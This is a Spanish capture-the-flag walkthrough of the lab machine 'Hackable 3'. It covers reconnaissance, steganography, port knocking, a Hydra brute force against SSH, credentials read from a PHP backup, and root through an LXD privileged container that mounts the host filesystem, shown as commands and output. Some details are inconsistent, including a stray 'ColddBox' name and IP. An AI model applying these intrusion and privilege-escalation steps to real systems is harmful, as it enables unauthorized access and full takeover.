

Vamos a hackear una máquina de nivel "Medium" por el valor de 2 puntos. Lo primero que debemos hacer es, además de levantar el Kali y Hackable, dejar las máquinas en Host Only, a partir de aquí podremos hacer la práctica.

1. Abriremos el Kali y con Nmap descubriremos la IP de ColddBox utilizando el comando nmap -sC -sV 192.168.56.105 y podremos ver que ColddBox tiene la IP 10.0.2.4

2. Después pasaremos el gobuster para ver archivos ocultos y veremos un robots.txt




3. Abrimos el robots.txt en el navegador



4. Vemos que hay un directorio /config, vamos a abrirlo




5. Si abrimos el txt veremos una contraseña




6. Si lo desciframos en base64 vemos que nos pone 10000




7. Ahora vamos a ver la carpeta /css




8. Abriremos el segundo txt



9. Si decodificamos lo del segundo txt nos sale 4444



10. Si ponemos 3. jpg nos sale Sao Paulo



11. Vamos a usar steghide para abrir la imagen. Simplemente le damos a "intro"

```
(root@kali)-[/home/kali/Downloads]
# steghide extract -sf 3.jpg
Enter passphrase:
wrote extracted data to "steganopayload148505.txt".
```

12. Si hacemos cat, veremos un puerto


```
(root@ kali)-[/home/kali/Downloads]
# cat steganopayload148505.txt
porta:65535
```

13. Vamos a hacer knock en la ip y los puertos que hemos conseguido

```
(root@kali)-[/home/kali]
knock 192.168.56.105 10000 4444 65535
```

14. Si revisamos el código fuente de la página de la IP vemos un usuario

15.Si nos metemos en backups, veremos una wordlist, nos la bajaremos con wget



16. Intentaremos sacar la contraseña del usuario jubiscleudo por hydra

17. Nos conectaremos por ssh

```
The authenticity of host '192.168.56.105

The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established. ED25519 key fingerprint is SHA256.eKPnFiq8KwR3xWNP5ZL/AP)YYx+GZACVrzrHIL4rem4. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts. jubiscleudod192.168.56.105' password:

Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://lubuntu.com/advantage

System information as of Tue Feb 6 07:44:40 PM UTC 2024

System load: 0.0 Memory usage: 46% Processes: 111

Usage of /: 20.0% of 23.99G8 Swap usage: 0% Users logged in: 0

⇒ There were exceptions while processing one or more plugins. See /var/log/landscape/sysinfo.log for more information.

* Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

https://microk8s.io/

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings inbiscleudo@ubuntu20:-$ ■
```

18. Vamos a ver los archivos que tiene en su carpeta de usuario

19. Si abrimos el archivo de user veremos la primera flag

```
jubiscleudo@ubuntu20:~$ cat .user.txt
                                     ,%8<del>6</del>%#.
*******
                                 *6666%%6%666666%
                               გგგგ
                              888#
                                               %&&&
                            /გგგ
                                                გგგ.
                           %8%/
                                                 %8<del>fr</del>*
                           .8<del>6</del>#
                                  (‰(,
                                          ,(&6+
                                                  %8<del>6</del>
                           &<del>6</del>%
                                %&&&&&&&&&&&&
                           8<del>6</del>%8666666 #666666* 6666666%6%
                           86666666
                                              88888888
                                             /888%888%
                           %8<del>6</del>6%8666
                          6.%8<del>6</del>% %8<del>6</del>%
                                            8888 886 /*B
                        *888888 %88888888 888888. %888.
                      /8%8/
                                8<del>6</del>%8
                                            %%%%
                     មម្
                                                        . 888
                    8<del>6</del>%
                                                         មម្
                   %&&.
                         /&<del>6</del>(
                   /8<del>6</del>#
                        #&&&&&&&&&&&&&&&&&&&&&&
                   8<del>6</del>%
                        %8%
                         %8<del>€</del>
                  გგგ
                         សសស
                                                           նեն
                  %666%
                         6666666666666666
                                         86666666666666666
                                                          6%8<del>6</del>6#
                   8666666666666666666666666666666666666
                          *6%66666666666666666666666666666666
                          invite-me: https://www.linkedin.com/in/eliastouguinho/
jubiscleudo@ubuntu20:~$
```

20. Vamos a cambiar de directorio a html y ver sus archivos

```
jubiscleudo@ubuntu20:~$ cd /var/www/html/
jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root
                      root
                                4096 Jun 30
                                             2021 .
drwxr-xr-x 3 root
                                             2021 ...
                                4096 Apr 29
                      root
-rw-r--r-- 1 www-data www-data 61259 Apr 21
                                             2021 3.jpg
drwxr-xr-x 2 www-data www-data 4096 Apr 23
                                             2021 backup
-r-xr-xr-x 1 www-data www-data
                                522 Apr 29
                                             2021 .backup_config.php
drwxr-xr-x 2 www-data www-data
                               4096 Apr 29
                                             2021 config
-rw-r--r-- 1 www-data www-data
                                507 Apr 23
                                             2021 config.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21
                                            2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30
                                             2021 home.html
drwxr-xr-x 2 www-data www-data 4096 Apr 21
                                            2021 imagens
-rw-r--r-- 1 www-data www-data
                                1095 Jun 30
                                             2021 index.html
drwxr-xr-x 2 www-data www-data
                               4096 Apr
                                         20
                                             2021
                                             2021 login_page
drwxr-xr-x 5 www-data www-data 4096 Jun 30
-rw-r--r-- 1 www-data www-data
                                487 Apr 23
                                             2021 login.php
-rw-r--r-- 1 www-data www-data
                                 33 Apr 21
                                             2021 robots.txt
jubiscleudo@ubuntu20:/var/www/html$
```

21. Vamos a ver el backup y encontraremos un usuario

```
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php

<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($conexao == false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
jubiscleudo@ubuntu20:/var/www/html$
```

22. Loggeamos con las credenciales a ese usuario

```
jubiscleudo@ubuntu20:/var/www/html$ su hackable_3
Password:
hackable_3@ubuntu20:/var/www/html$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:/var/www/html$ |
```

23. Vemos si tenemos los binarios de lxc y lxd

24. Desde nuestro kali montaremos una imagen de lxd

```
-[/home/kali/Desktop
u git clone https://github.com/saghul/lxd-alpine-builder.git Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 50, done.
remote: Counting objects: 30, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42
Receiving objects: 100% (50/50), 3.11 MiB | 6.68 MiB/s, done.
Resolving deltas: 100% (15/15), done.
 —(<mark>root®kali</mark>)-[/home/kali/Desktop]
<del>-#</del> cd lxd-alpine-builder
  —(<mark>root© kali</mark>)-[/home/kali/Desktop/lxd-alpine-builder]
-# ls
                                                              build-alpine LICENSE README.md
                    l)-[/home/kali/Desktop/lxd-alpine-builder]
     ./build-alpine
Determining the latest release... v3.19
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.19/main/x86_64
Downloading alpine-keys-2.4-r1.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHAI'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHAI'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

25. Montamos un servidor en nuestro kali con python

```
(roox(% kali)-[/home/kali/Desktop/lxd-alpine-builder]
python3 -m http.server --bind 192.168.56.102 8000
serving HTTP on 192.168.56.102 port 8000 (http://192.168.56.102:8000/) ...
192.168.56.105 - [06/Feb/2024 15:37:12] "GET /alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
```

26. Nos pasamos la imagen de alpine a hackable3

27. Importamos la imagen a lxd

```
hackable_3@ubuntu20:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
hackable_3@ubuntu20:/tmp$
```

28. Listamos las imágenes y veremos la nuestra



29. Hacemos lxd init

```
hackable_3@ubuntu20:/tmp$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=no]:
```

30. Creamos el ignite

```
hackable_3@ubuntu20:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
hackable_3@ubuntu20:/tmp$
```

31. Añadimos el dispositivo a ignite

```
hackable_3@ubuntu20:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
```

32. Arrancamos ignite

```
hackable_3@ubuntu20:/tmp$ lxc start ignite
```

33. Ejecutamos el sh

```
hackable_3@ubuntu20:/tmp$ lxc exec ignite /bin/sh
```

34. Navegamos a root y hacemos cat a root.txt para ver la flag de root

